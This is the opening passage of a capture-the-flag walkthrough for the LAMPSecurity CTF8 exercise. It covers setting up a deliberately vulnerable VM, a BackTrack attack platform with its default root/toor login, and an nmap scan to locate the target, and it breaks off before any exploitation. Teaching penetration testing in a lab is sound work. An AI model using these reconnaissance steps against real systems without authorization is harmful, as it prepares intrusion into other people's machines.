LAMPSecurity Project Capture the Flag

Web Application to Root Via Vulnerability Exploit

by Justin C. Klein Keane
justin@madirish.net

http://www.MadIrish.net

Table of Contents

About this Document

This document should accompany the CTF8 exercise of the LAMP Security Project, which is hosted on SourceForge.net (currently at the URL http://sourceforge.net/projects/lampsecurity). This document is copyrighted work, which means you cannot copy or redistribute it without permission, especially for profit. I do this so assholes don't put the contents of this document on their websites to drive traffic and sell advertisements.

This document is time sensitive. As years pass this document will likely show age and certain technical details may change (such as the virutalization software in use). I have tried my best to keep things current while trying to address this issue, but please be aware that things like URL's or availability of certain products may have changed since CTF8 was devised.

Credentials and Logging In

The number one most frequently asked question I get is "what is the username and password to log into the CTF?" The exercise is designed so that you don't know this information – you are supposed to break into the target and crack the login yourself. However, if you absolutely must log into the image (for instance if you want to change the networking configuration so you can deploy the image in your environment) you can find those details in the appendix or by reading through this document.

Warning!

The CTF8 image contains a number of serious vulnerabilities. **Do not** deploy this image in a production environment or in any way connect it to the internet! Doing so could likely result in the image being quickly compromised and becoming a pivot for attackers.

Before you Begin

The contents of this exercise assume that you are using a BackTrack Linux version 5 Release 3 virtual machine as the attack platform. BackTrack is a wonderful penetration testing Linux distribution that comes with a multitude of free security testing tools installed and configured. For more information about BackTrack and to download a bootable CD image, VMware image, or other format see http://www.backtrack-linux.org/.

You'll need VMware's free player in order to run the image. You can download the CTF8 image from https://sourceforge.net/projects/lampsecurity/files. You can download the VMware player from https://www.vmware.com/products/player/overview.html. Alternatively you may be able to get the image to work using Oracle's VirtualBox (https://www.virtualbox.org/) or other virtualization software.

Note for VirtualBox Users

Note that if you're using VirtualBox you may experience some issues. The CTF8 image is configured with a network adapter with the MAC address **`08:00:27:5E:A5:06`** (you can find this value in the CentOS.vmx file). You may need to adjust the settings for the CTF image to use this MAC address. The image is also built to use NAT for networking. This should be changed to “host-only” networking in order to work in VirtualBox. To create the VirtualBox version simply create a new virtual machine with the Linux and Other 2.6 Kernel specifications, then when prompted for a hard disk, choose existing and select the CTF hard disk (CentOS.vmdk).

Conventions Used in this Document

Arrows are used to indicate progression between menus in a program. For instance, if you are being instructed to click on the File menu in a program, then select the Properties option this is denoted using:

File → Properties

All command line instructions are listed in courier fixed font. These will often include the prompt preceding the command, such as:

```
$ ls -lah
```

It is not necessary to type the '$' as part of the command, it is merely listed for completeness.

Purpose

This exercise is intended to be an educational experience. In particular it is designed to demonstrate how vulnerabilities can be “chained” together to lead to a complete compromise. There is no system on the target that is immediately exploitable to become root, but there are problems that can be exploited in tandem to compromise the root account.


This exercise can also be used to benchmark automated testing tools. In particular this exercise seeks to expose participants to effective, free, open source security testing tools as well as to demonstrate many of the common weaknesses of such tools. Although the approach to this exercise is scripted, there are a number of unscripted vectors that can be used to exploit the target. I encourage you to try the exercise without this document, then refer to the document if you get stuck or don't know what to do next.

Step 1 – Finding the Target

The first step in the exercise is to get your virtual LAN set up and find the target.

Getting Started with VMWare

The first step to carrying out the exercise is to start up the virtual machine image and locate the LAN segment upon which it resides. To do this open up VMWare Player and click the 'Open' menu and navigate the the **`ctf8.vmdk`** image, then click the 'Play virtual machine' button.




CTF7

State: Powered Off
OS: CentOS
Version: Workstation 8.0 virtual machine
RAM: 512 MB

Illustration 1: VMWare Player opening the target

If prompted, you should select the 'I moved it' option to let VMWare know that you have changed the supporting hardware platform.



Question


This virtual machine might have been moved or copied.
In order to configure certain management and networking features, VMware Player needs to know if this virtual machine was moved or copied.

If you don't know, answer "I copied it".

Illustration 2: VMWare may ask if the machine has been moved

Getting Started with Oracle VirtualBox

The first step to carrying out the exercise is to start up the virtual machine image and locate the LAN segment upon which it resides. To do this open up VirtualBox and click the 'New' Icon. Fill in the Name **`CTF8`**, for Type choose **`Linux`**, and Version as **`Other Linux`**.



Create Virtual Machine

Name and operating system

Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.


Name: CTF8

Type: Linux

Version: Other Linux

Illustration 3: Creating the new CTF virtual machine

Click the 'Next' button and for 'Memory Size' select **`768`** then click 'Next'. The next screen, labeled 'Hard Drive' has three options. Choose 'Use an existing virtual hard drive file' and then navigate to the **`ctf8.vmdk`** file. Next click the 'Create' button.



Hard drive

If you wish you can add a virtual hard drive to the new machine. You can either create a new hard drive file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.


The recommended size of the hard drive is **8.00 GB**.

- ( ) Do not add a virtual hard drive
- ( ) Create a virtual hard drive now
- (●) Use an existing virtual hard drive file

ctf8.vmdk (Normal, 8.00 GB)

Illustration 4: Specify the existing virtual machine hard drive.

Once your new virtual machine is created, highlight it an click the 'Settings' icon. Select the 'Network' menu on the left and expand the 'Advanced' properties by clicking the down arrow next to the word 'Advanced.' Ensure that the MAC address field reads **`0800275EA506`** and if it doe not edit it to read this way. Also, check the 'Attached to' type and select 'Host-only Adapter' (if you get an error that says 'no host-only network adapter is selected' then you need to create one first from the VirtualBox main screen by clicking File → Preferences, then clicking 'Network' then the 'Add' icon).



Enable Network Adapter: ✓
Attached to: Host-only Adapter
Name: vboxnet0
Advanced
Adapter Type: PCnet-FAST III (Am79C973)
Promiscuous Mode: Deny
MAC Address: 0800275EA506
Cable connected: ✓
Port Forwarding

Shows or hides additional network adapter options.

Illustration 5: Setting up virtual networking.

Host-only networking in VirtualBox allows the virtual machine to communicate with your hardware host, as well as any other virtual machines attached to the Host-only Adapter. This allows you to create other virtual machines (such as one for an attack platform based on BackTrack Linux) and attach them to the adapter to communicate with the target.

Probing for the Target

IP addressing is critical for targeting machines across the internet. Without a target's IP address there is no reliable way to send malicious signals to the remote device. The first stop in compromising our target is to determine where it is located.

Once the target is up and running we need to search for its IP address. Unfortunately, there's no easy way to determine the IP address of the target. One figure it out, however, is to start up another virtual machine on the same virtual LAN segment. Start up your BackTrack virtual machine, ensuring that it is assigned the same virtual networking settings in VMWare Player. For the purposes of this documentation I have created a new virtual machine with a 16 GB hard drive and booted from the BackTrack 5 R 3 32-bit Gnome ISO, with BackTrack installed to the hard drive. The advantage to this set up over using the bootable ISO, is responsiveness. You can also update all the tools and retain the updates over time.


In VMware boot up the BackTrack image and ensure the networking settings are the same (Virtual Machine → Virtual Machine Settings → Network Adapter). In VirtualBox boot up a BackTrack image with the 'Start' button, ensuring that networking settings are the same as those used for the CTF8 image from the Settings → Network menu).

After starting up the virtual machine log in with the default BackTrack credentials (username “root” with the password “toor”).

You can find the IP address of the BackTrack virtual machine using the command:

```
# /sbin/ifconfig eth0
```

The output will show the IP address after the “inet addr” entry.



```
BackTrack 5 R3 - 32 Bit bt tty1
bt login: root
Password:
Last login: Wed Jan  2 11:25:02 EST 2013 on tty1
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

 System information disabled due to load higher than 1.0
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1e:a9:11
          inet addr:192.168.1.135  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1e:a911/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3450 (3.4 KB)  TX bytes:1576 (1.5 KB)
          Interrupt:19 Base address:0x2000
```


Illustration 6: Determining the BackTrack VM IP address

In the above example you can see the IP address is 192.168.1.135. This gives us a clue as to the network address space that the target exists in (likely 192.168.1.1-192.168.1.254 in the above example).

In order to find the target we can use NMAP, the network mapper from http://nmap.org/. NMAP is pre-installed and configured in BackTrack. NMAP uses protocol specifications such as TCP/IP and UDP to probe for remote machines and find open ports on those machines. Ports are numeric designations that are bound to specific services (for instance, port 80 is used for web servers). Once we discover the target we'll use port information to determine what sort of software is running on the target that we might later be able to use to compromise the host. You can run a quick NMAP scan using the code (note the IP address range may be different on your setup so pay attention to the output of the **`ifconfig`** command):

```
# nmap 192.168.56.2-254
```


The code should run rather quickly and outline the target. Note that two results will appear, one for the BackTrack attack platform and one for the CTF target. You may even note an entry for your hardware host depending on your setup. The target is set up to use Dynamic Host Control Protocol (DHCP), or automatic IP address assignment, so it likely has an address contiguous to that of the BackTrack image. For instance, if your BackTrack image has the IP 192.168.1.120 then the target is likely at 192.168.1.119 or 192.168.1.121. Look for the machine with lots of unknown ports as it is likely the target.



```
